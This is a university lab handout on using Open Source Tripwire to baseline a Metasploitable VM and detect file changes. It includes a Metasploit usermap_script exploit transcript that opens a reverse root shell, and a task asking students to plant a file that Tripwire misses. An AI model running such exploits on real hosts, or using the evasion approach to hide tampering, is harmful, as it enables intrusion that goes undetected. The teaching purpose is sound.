Monitor and Secure Linux System with Open Source Tripwire

1 Lab Overview

This lab will introduce students to a powerful system monitoring software, `Open Source Tripwire`, and its usage within a virtualized `Linux` system, in this case `Metasploitable`. Students are assumed to be comfortable using a command line interface.

Students will be working on two tasks:

- Use `Open Source Tripwire` to scan the system and create an initial database.
- Study tripwire policy file and rules. Add files to the system and use Tripwire to identify the change.

Before continuing, students should have their virtualization environments prepared, `metasploitable` and `seedubuntu` VMs installed and both VMs networked properly. The installation instructions are available at `http://ccf.cs.uml.edu/`. Students will be working on the `metasploitab le` VM.

Please note that this lab assumes VMWare Workstation is being used. The principles are the same among other virtualization software, but terminology and features may change. Some alternatives to VMWare Workstation include Virtualbox, VMWare Player, and Microsoft Virtual PC.

2 Introduction to Open Source Tripwire

`Open Source Tripwire` is a free software that help users to monitor any changes and secure their files in their systems. The main idea of `Open Source Tripwire` securing system is by creating an initial database that saves result of running a scan of the system and afterwards comparing result of running integrity check with the result in the initial database.

3 Open Source Tripwire Installation

3.1 Installing Open Source Tripwire with apt-get

Our `129.63.16.178` machine has port `8000` open for proxying of ubuntu repositories. So to install `Open Source Tripwire`, we can temporarily set the variable `$http_proxy` in `Bash` to `"http://192.168.16.120:8000"`, update `apt-get` and install `Open Source Tripwire` with following commands:

```
msfadmin@metasploitable:~$ echo $http_proxy

msfadmin@metasploitable:~$ echo $SHELL
/bin/bash
msfadmin@metasploitable:~$ export http_proxy="http://192.168.16.120:8000"
msfadmin@metasploitable:~$ echo $http_proxy
http://192.168.16.120:8000
msfadmin@metasploitable:~$ sudo apt-get update
[sudo] password for msfadmin: _
```

Figure 1: Setting Variable and Updating apt-get

```
msfadmin@metasploitable:~$ sudo apt-get install tripwire_
```

Figure 2: Installing Open Source Tripwire

Also, we can permanently set the variable `\$http_proxy` in `Bash` to `"http://192.168.16.120:8000"` and install `Open Source Tripwire` with following commands:

```
msfadmin@metasploitable:~$ echo $http_proxy

msfadmin@metasploitable:~$ echo $SHELL
/bin/bash
msfadmin@metasploitable:~$ vi .bashrc_
export http_proxy="http://192.168.16.120:8000"_
~
~
~
~
".bashrc" [New File]
".bashrc" [New File] 1 line, 47 characters written
msfadmin@metasploitable:~$ exit_
```

Figure 3: Creating .bashrc File and Setting Variable

logout and relogin, then run following command to install `Open Source Tripwire`:

```
msfadmin@metasploitable:~$ echo $http_proxy
http://192.168.16.120:8000
msfadmin@metasploitable:~$ sudo apt-get update
[sudo] password for msfadmin: _
```

Figure 4: Installing Open Source Tripwire

While installing, we set `site-key passphrase` to protect files that could be used across several systems and `local key passphrase` to protect files specific to the local machine.

Figure 5: Setting site-key

Figure 6: Setting local key

After this, we have `Open Source Tripwire` installed.



Figure 7: Open Source Tripwire Installed

3.2 Installing Open Source Tripwire from Source Code

For systems that are out of `Ubuntu` support term and can not run `apt-get` successfully, we can use command

```
msfadmin@metasploitable:~$ wget http://voxel.dl.sourceforge.net/project/tripwire
/tripwire-src/tripwire-2.4.2.2/tripwire-2.4.2.2-src.tar.bz2_
```

Figure 8: Download Installation

to download `Open Source Tripwire` installation package from `http://voxel.dl.sourceforge.net/project/tripwire/tripwire-src/tripwire-2.4.2.2/tripwire-2.4.2.2-src.tar.bz2`, run following command to decompress the package

```
msfadmin@metasploitable:~$ ls
tripwire-2.4.2.2-src.tar.bz2  vulnerable
msfadmin@metasploitable:~$ tar xjvf tripwire-2.4.2.2-src.tar.bz2_
```

Figure 9: Decompress Installation Package

Then use `./configure` command to create a `Makefile`, `make` the file and finally `make install`

```
msfadmin@metasploitable:~$ ls
tripwire-2.4.2.2-src  tripwire-2.4.2.2-src.tar.bz2  vulnerable
msfadmin@metasploitable:~$ cd tripwire-2.4.2.2-src
msfadmin@metasploitable:~/tripwire-2.4.2.2-src$ ls
aclocal.m4    config.h.in   COPYING     MAINTAINERS  mkinstalldirs
bin           config.sub    install     Makefile.am  policy
ChangeLog     configure     INSTALL     Makefile.in  src
COMMERCIAL    configure.in  install-sh  man          TRADEMARK
config.guess  contrib       lib         missing      tripwire.spec
msfadmin@metasploitable:~/tripwire-2.4.2.2-src$ sudo ./configure_
msfadmin@metasploitable:~/tripwire-2.4.2.2-src$ ls
aclocal.m4    config.h.in    contrib     MAINTAINERS  mkinstalldirs
bin           config.log     COPYING     Makefile     policy
ChangeLog     config.status  install     Makefile.am  src
COMMERCIAL    config.sub     INSTALL     Makefile.in  stamp-h1
config.guess  configure      install-sh  man          TRADEMARK
config.h      configure.in   lib         missing      tripwire.spec
msfadmin@metasploitable:~/tripwire-2.4.2.2-src$ sudo make_
msfadmin@metasploitable:~/tripwire-2.4.2.2-src$ sudo make install_
```

Figure 10: Installing Open Source Tripwire

After we get installation running, the procedure is very similar to what we had in the previous installation.

4 Detection of Changes in a Computer

In this section, we introduce how you configure tripwire to build a baseline database of files in a system and then check later what are changed in this system. A lot of configuration options are ignored. It is students' discretion to make sure tripwire is configured right to detect file change in their systems.

5 Initializing Open Source Tripwire Database

Run command

```
msfadmin@metasploitable:/usr/sbin$ sudo ./tripwire --init
[sudo] password for msfadmin:
Please enter your local passphrase:
Parsing policy file: /etc/tripwire/tw.pol
Generating the database...
*** Processing Unix File System ***
```

Figure 11: Initializing Tripwire Database

and enter the `local passphrase` that we set during installation, then the `Open Source Tripwire` starts to scan files and initialize its database.

```
Wrote database file: /var/lib/tripwire/metasploitable.twd
The database was successfully generated.
```

Figure 12: Database Initialized

Now the `Open Source Tripwire` has its initial database set up and it will use this database to secure the system by comparing check result to this database and seeing if any changes have taken place in the machine.

6 Finding Out File Changes on Monitored Machine

Let us first simulate a hacking event using `Metasploit` on another machine to attack the one that we just used `Open Source Tripwire` to set up an initial database. When the attack succeed, we make a file change by creating a file named `tripwiretest` on the victim machine.

```
msf > use exploit/multi/samba/usermap_script
msf  exploit(usermap_script) > set rhost 192.168.81.130
rhost => 192.168.81.130
msf  exploit(usermap_script) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo vrgQWgLhqitmu2Cn;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "vrgQWgLhqitmu2Cn\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 7 opened (192.168.81.132:4444 ->
 192.168.81.130:46748) at 2012-10-25 19:26:40 -0400

whoami
root
cd /etc
pwd
/etc
touch tripwiretest
ls | grep tripwiretest
tripwiretest
^C
Abort session 7? [y/N]  y

[*] Command shell session 7 closed.  Reason: User exit
```

Figure 13: Making File Changes

Now we run `Tripwire Integrity Check` with following commands on the victim machine.

```
msfadmin@metasploitable:/usr/sbin$ sudo ./tripwire --check
Parsing policy file: /etc/tripwire/tw.pol
*** Processing Unix File System ***
Performing integrity check...
```

Figure 14: Tripwire Integrity Check

Having the `Tripwire Integrity Check` done, we using command

```
msfadmin@metasploitable:/var/lib/tripwire/report$ sudo twprint --print-report -r
 metasploitable-20121025-192739.twr | less_
```

Figure 15: Viewing Report

to see the `Tripwire Integrity Check` report. The report is very detailed, but if we read it carefully enough, we can still find out that the file we created on the victim machine is shown in the report.

```
Tripwire(R) 2.3.0 Integrity Check Report

Report generated by:          root
Report created on:            Thu 25 Oct 2012 07:27:39 PM EDT
Database last updated on:     Never

===============================================================================
Report Summary:
===============================================================================

Host name:                    metasploitable
Host IP address:              127.0.1.1
Host ID:                      None
Policy file used:             /etc/tripwire/tw.pol
Configuration file used:      /etc/tripwire/tw.cfg
Database file used:           /var/lib/tripwire/metasploitable.twd
Command line used:            ./tripwire --check

===============================================================================
Rule Summary:
===============================================================================

-------------------------------------------------------------------------------
:_
  Section: Unix File System
-------------------------------------------------------------------------------

  Rule Name                     Severity Level    Added    Removed  Modified
  ---------                     --------------    -----    -------  --------
  Invariant Directories         66                0        0        0
  Tripwire Data Files           100               0        0        0
* Other binaries                66                0        0        1
  Tripwire Binaries             100               0        0        0
  Other libraries               66                0        0        0
  Root file-system executables  100               0        0        0
  System boot changes           100               0        0        0
  Root file-system libraries    100               0        0        0
  (/lib)
  Critical system boot files    100               0        0        0
* Other configuration files     66                1        0        2
  (/etc)
  Boot Scripts                  100               0        0        0
  Security Control              66                0        0        0
  Root config files             100               0        0        0
* Devices & Kernel information  100               496      88       0

Total objects scanned:  34910
Total violations found:  588
```

Figure 16: Report Summary



Figure 17: File Change Is Shown

7 Task

The tutorial above only covers the basic configuration and use of tripwire. To make the best of tripwire, students should study tripwire's policy file, which specifies how Tripwire software monitors the system. This file consists of a list of rules which specify system objects (directories and files) to monitor, and describes which changes to the objects should be reported and which ones can be ignored.

Please study Tripwire policy file reference at http://linux.die.net/man/4/twpolicy and tripwire's policy file /etc/tripwire/twpol.txt. Identify folders and files that are not protected by tripwire. Add a file into the system so that this file will not be identified by tripwire, i.e., the tripwire's report does not show such a file is added into the system. Carefully document what have been done and use screenshots to demonstrate the success. Please also explain why have changed according to the report. Are those changes security threats? Why?